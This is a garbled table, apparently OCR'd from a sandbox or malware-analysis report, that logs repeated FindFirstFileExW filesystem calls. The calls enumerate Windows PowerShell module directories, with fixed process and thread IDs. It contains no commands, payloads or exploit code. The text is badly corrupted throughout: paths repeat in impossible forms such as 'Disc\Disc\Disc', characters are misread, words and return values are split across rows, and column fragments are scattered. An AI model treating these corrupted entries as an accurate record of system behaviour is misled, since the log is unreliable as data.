(%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e57c, 0, 0, 0) Return: ab52/40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPower	0.1157		0744	4050
API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c7, 0, 0, 0) Return: ab52e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Dism\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\Disc\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\Disc\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\Disc\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\v1, 0, b79e5c7, 0, 0, 0) Return: ab52d80	Call Filesystem API		2/44	1856
b52/80 552/80 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52d40 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e568, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc(lient*, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc(lient*, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856	Call Filesystem API		2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52e00 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Disc\Disc\Disc\Disc\Disc\Disc\Disc\Dis				
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53080 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\DnsClient\\^*, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856 Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient\\^*, 0, b79e57c, 0, 0, 0) Return: ab52d80 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab52e00	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab52d00 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab52d80	2744	1856
Call Filesystem API API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e5c8, 0, 0, 0) Return: ab52d00 2744 1856	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab52d00	2744	1856
	Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\\VindowsPowerShell\v1.0\Modules\DnsClient\t, 0, b79e5c8, 0, 0, 0) Return: ab52d00	2744	1856

0 Call Filesystem API AP 0 AP 0 AP 0 Call Filesystem API AP AP Call Filesystem API AP Call Filesystem API AP Call Filesystem API AP	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab52d4 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52a4	2744 2744 2744	1856 1856 1856
Call Filesystem API AP 0 0 Call Filesystem API AP 0 AP Call Filesystem API AP Call Filesystem API AP Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab52d4 PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52a4		
Call Filesystem API AP 0 0 Call Filesystem API AP Call Filesystem API AP Call Filesystem API AP Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e5c8, 0, 0, 0) Return: ab52a4	2744	1856
Call Filesystem API AP Call Filesystem API AP Call Filesystem API AP Call Filesystem API AP			
Call Filesystem API AP Call Filesystem API AP Call Filesystem API AP		2744	1856
Call Filesystem API AP Call Filesystem API AP			
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
· ·	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52cc0	2744	1856
O-II Eil A B!	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b79e57c, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\iSCSI*, 0, b79e57c, 0, 0, 0) Return: ab52d00	2744	1856
Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\\SCSI*, 0, b79e5c8, 0, 0, 0) Return: ab52e80	2744	1856
Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e57c, 0, 0, 0) Return: ab52f40	2744	1856
	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE*, 0, b79e5c8, 0, 0, 0) Return: ab52b40	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e57c, 0, 0, 0) Return: ab52bc0	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e57c, 0, 0, 0) Return: ab52a80	2744	1856
Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Kds*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79e57c, 0, 0, 0) Return: ab5	2744	1856
-	000		
	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79e57c, 0, 0, 0) Return: ab5	2744	1856
	b80		
,	PI Name: FindFirstFileExW Args: (\(\)windir\(\)\(\)\(\)\(\)\(\)\(\)\(\)\(\	2744	1856
*	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79e484, 0, 0, 0) Retur: ab52c40	2744	1856
Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\en-US*, 0, b79e4d0, 0, 0, 0) Returns	2744	1856
	: ab52cc0 PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive*, 0, b79e5c8, 0, 0, 0) Return: ab5	2744	1856
	cc80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e57c, 0, 0, 0) Return:	2744	1856
ab	b52dc0		
-	PI Name: FindFirstFileExW Args: (\(\)windir\(\)\(\)system32\\\(\)\(\)indowsPowerShell\(\)\(\)1.0\\\(\)Modules\\\\\\(\)icrosoft.PowerShell.Diagnostics\(\)^*, 0, b79e57c, 0, 0, 0) Return: b52f00	2744	1856
	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics*, 0, b79e5c8, 0, 0, 0) Return: b531c0	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, b79e57c, 0, 0, 0) Return: ab5314	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, b79e57c, 0, 0, 0) Return: ab52d4	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Host\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52fc	2744	1856
-	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79e57c, 0, 0, 0) Return ab52e40	2744	1856
	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\v1, 0, b79e57c, 0, 0, 0) Return ab53180	2744	1856
	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\t^*, 0, b79e5c8, 0, 0, 0) Return ab52b00	2744	1856
•	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e57c, 0, 0, 0) Return: a 63040	2744	1856
	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils*, 0, b79e57c, 0, 0, 0) Return: a 62b80	2744	1856
*	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R sturn: ab53040	2744	1856
	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e484, 0, 0, 0) R sturn: ab531c0	2744	1856
	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\en-US*, 0, b79e4d0, 0, 0, 0) R turn: ab52a80	2744	1856
	NPI Name: FindFirstFileExW Args: (%windir%\system32\\WindowsPowerShell\v1.0\Modules\\Microsoft.PowerShell.ODataUtils*, 0, b79e5c8, 0, 0, 0) Return: a 63180	2744	1856
	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e57c, 0, 0, 0) Return: ab5	2744	1856
	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e57c, 0, 0, 0) Return: ab5 tc00	2744	1856
	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security*, 0, b79e5c8, 0, 0, 0) Return: ab5 ta40	2744	1856
Call Filesystem API AP 80	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e57c, 0, 0, 0) Return: ab530 0	2744	1856
Call Filesystem API AP 80	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e57c, 0, 0, 0) Return: ab530 0	2744	1856
Call Filesystem API AP 00	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility*, 0, b79e5c8, 0, 0, 0) Return: ab52e 0	2744	1856
Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management*, 0, b79e57c, 0, 0, 0) Return: ab	2744	1856
	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Managemenf*, 0, b79e57c, 0, 0, 0) Return: ab 3000	2744	1856
Call Filesystem API AP	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Managemenf*, 0, b79e5c8, 0, 0, 0) Return: ab 3140	2744	1856
55	PI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e57c, 0, 0, 0) Return: ab52f80	2744	1856
Call Filesystem API			. 500
	PI Name: FindFirstFilaFVW Args: / %windir%\systam30\WindowsPowerShall\ud_0\Madulas\MsDto* 0, b70sF7s, 0, 0, 0, Returns abE9400	2744	1856
Call Filesystem API AP	NPI Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtc*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API AP Call Filesystem API AP	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtic*, 0, b79e57c, 0, 0, 0) Return: ab53100 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\MsDtic*, 0, b79e5c8, 0, 0, 0) Return: ab531c0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten*, 0, b79e57c, 0, 0, 0) Return: ab52e00	2744 2744 2744	1856 1856 1856

Call Filesystem API			
	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapter*, 0, b79e57c, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetAdapten*, 0, b79e5c8, 0, 0, 0) Return: ab52f00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab52d00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection*, 0, b79e57c, 0, 0, 0) Return: ab52c40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetConnection\v1.0, b79e5c8, 0, 0, 0) Return: ab52a80	2744	1856
	V , V		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\t^, 0, b79e57c, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b79e57c, 0, 0, 0) Return: ab531c0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture*, 0, b79e5c8, 0, 0, 0) Return: ab53080	2744	1856
Call Filesystem AFT	AFTMAILE, FIRM HISH RELAW Algs. (AWHIGH A System 52 WHIGHWAY OWN SHEET FIRM 1.0 WHO GUIDEN FOR A CARCAPILITY A CA		1030
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79e57c, 0, 0, 0) Return: ab52ac0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79e57c, 0, 0, 0) Return: ab53040	2744	1856
0.1157	10 M	0744	1050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetLbfo*, 0, b79e5c8, 0, 0, 0) Return: ab52f40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b79e57c, 0, 0, 0) Return: ab52d00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetNat\\^*, 0, b79e57c, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetNat*, 0, b79e5c8, 0, 0, 0) Return: ab52e00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetQos*, 0, b79e5c8, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e57c, 0, 0, 0) Return: ab52a80	2744	1856
Coll Elleristers ADI	ADI Nerro Fire Fire Fire VM Apro (Waring Fire VM apro and Fire VM aprovaded appropriate VM aprovaded Aprovaded VM aprovaded Aprovaded VM apr	0744	4050
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e57c, 0, 0, 0) Return: ab53100	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSecurity*, 0, b79e5c8, 0, 0, 0) Return: ab52d00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab52b80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam*, 0, b79e5c8, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e57c, 0, 0, 0) Return: ab52e40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetTCPIP*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab52d	2744	1856
	c0		
Call Filesystem API	API Name: FindFirstFileExW Args: (wwindir%lsystem32\WindowsPowerShelllv1.0\Modules\NetworkConnectivityStatus*, 0, b79e57c, 0, 0, 0) Return: ab52f0	2744	1856
	0		
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\NetworkConnectivityStatus*, 0, b79e5c8, 0, 0, 0) Return: ab531	2744	1856
Call Filesystem AFI	c0	2/44	1000
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79e57c, 0, 0, 0) Return: ab53140	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\NetworkTransition\v1, 0, b79e57c, 0, 0, 0) Return: ab52d40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\NetworkTransition*, 0, b79e5c8, 0, 0, 0) Return: ab52fc0	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e57c, 0, 0, 0) Return: ab52e40	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e57c, 0, 0, 0) Return: ab53180	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PKI*, 0, b79e5c8, 0, 0, 0) Return: ab52b00	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e57c, 0, 0, 0) Return: ab53040	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PnpDevice\tau, 0, b79e57c, 0, 0, 0) Return: ab52b80	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PnpDevice*, 0, b79e5c8, 0, 0, 0) Return: ab52b40	2744	1856
	ADI Nome: FindFiretFileFully Age; / 9/ windig/) outpress 9/1Mindeuro Dougle Phally d (Madulas) Dright Age agreement 1 0 h70xF7 0 0 0) Patters shx70x0		
Call Filosyetom API		2744	1956
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab52ec0	2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Wodules\PrintManagement*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000	2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52d80	2744 2744	1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5	2744	1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52d80	2744 2744	1856 1856
Call Filesystem API Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5	2744 2744	1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0, 0) Return: ab53000 API Name: FindFirstFileEx/W Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileEx/W Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40	2744 2744 2744	1856 1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	API Name: FindFirstFileEx/W Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileEx/W Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52d80 API Name: FindFirstFileEx/W Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5 2b40 API Name: FindFirstFileEx/W Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5 2f80	2744 2744 2744 2744	1856 1856 1856 1856
